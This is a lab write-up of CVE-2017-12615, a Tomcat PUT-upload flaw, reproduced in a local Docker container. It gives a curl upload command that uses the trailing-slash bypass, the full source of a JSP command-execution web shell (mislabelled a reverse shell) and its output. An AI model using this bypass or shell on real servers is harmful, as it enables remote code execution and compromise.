CVE-2017-12615

Description

As a security measure, Apache Tomcat doesn't let you upload JSP files via the PUT method. But due to insufficient checks, an attacker can upload JSP files on 7.0.0 to 7.0.79 Tomcat servers that have PUT method enabled and as a result get remote code execution.

Environment

We replicated the environment for this vulnerability in a docker container using the following Dockerfile on Windows 10 host. This will use tomcat 7.0.79, we replace the web.xml file with our modified file (setting readonly parameter to false) and start the service on port 8080.

```
FROM tomcat:7.0.79-jre8
COPY web.xml /usr/local/tomcat/conf/
EXPOSE 8080
```

We added the following code in web.xml to enable the PUT method.

```
<init-param>
    <param-name>readonly</param-name>
    <param-value>false</param-value>
</init-param>
```

Exploit


We can bypass the file extension check by appending a '/' character after the file's extension, this way it is fooled into thinking that the file just uploaded is not a JSP file. We used the following curl command to upload a JSP file on the server.

```
curl -X PUT http://localhost:8080/reverse_shell.jsp/ -d @- < reverse_shell.jsp
```

Ther `reverse_shell.jsp` file receives the command to be executed using HTML, so we can directly goto `http://localhost:8080/reverse_shell.jsp` and execute commands on the server :)

```
<%@ page import="java.util.*,java.io.*"%>
<%%>
<HTML>
    <BODY>
        <H3>JSP SHELL</H3>
        <FORM METHOD="GET" NAME="myform" ACTION="">
            <INPUT TYPE="text" NAME="cmd">
            <INPUT TYPE="submit" VALUE="Execute">
        </FORM>
        <PRE>
            <%
                if (request.getParameter("cmd") != null) {
                    out.println("Command: " +
                    request.getParameter("cmd") + "<BR>");
                    Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
                    OutputStream os = p.getOutputStream();
                    InputStream in = p.getInputStream();
                    DataInputStream dis = new DataInputStream(in);
                    String disr = dis.readLine();
                    while ( disr != null ) {
                        out.println(disr);
                        disr = dis.readLine();
                    }
                }
            %>
        </PRE>
    </BODY>
</HTML>
```

Finally we have our reverse shell working and we are able to execute arbitrary shell commands from browser.



```
localhost:8080/reverse_shell.jsp?cmd=ls
```

JSP SHELL

```
            Command: ls

LICENSE
NOTICE
RELEASE-NOTES
RUNNING.txt
bin
conf
include
lib
logs
native-jni-lib
temp
webapps
work
```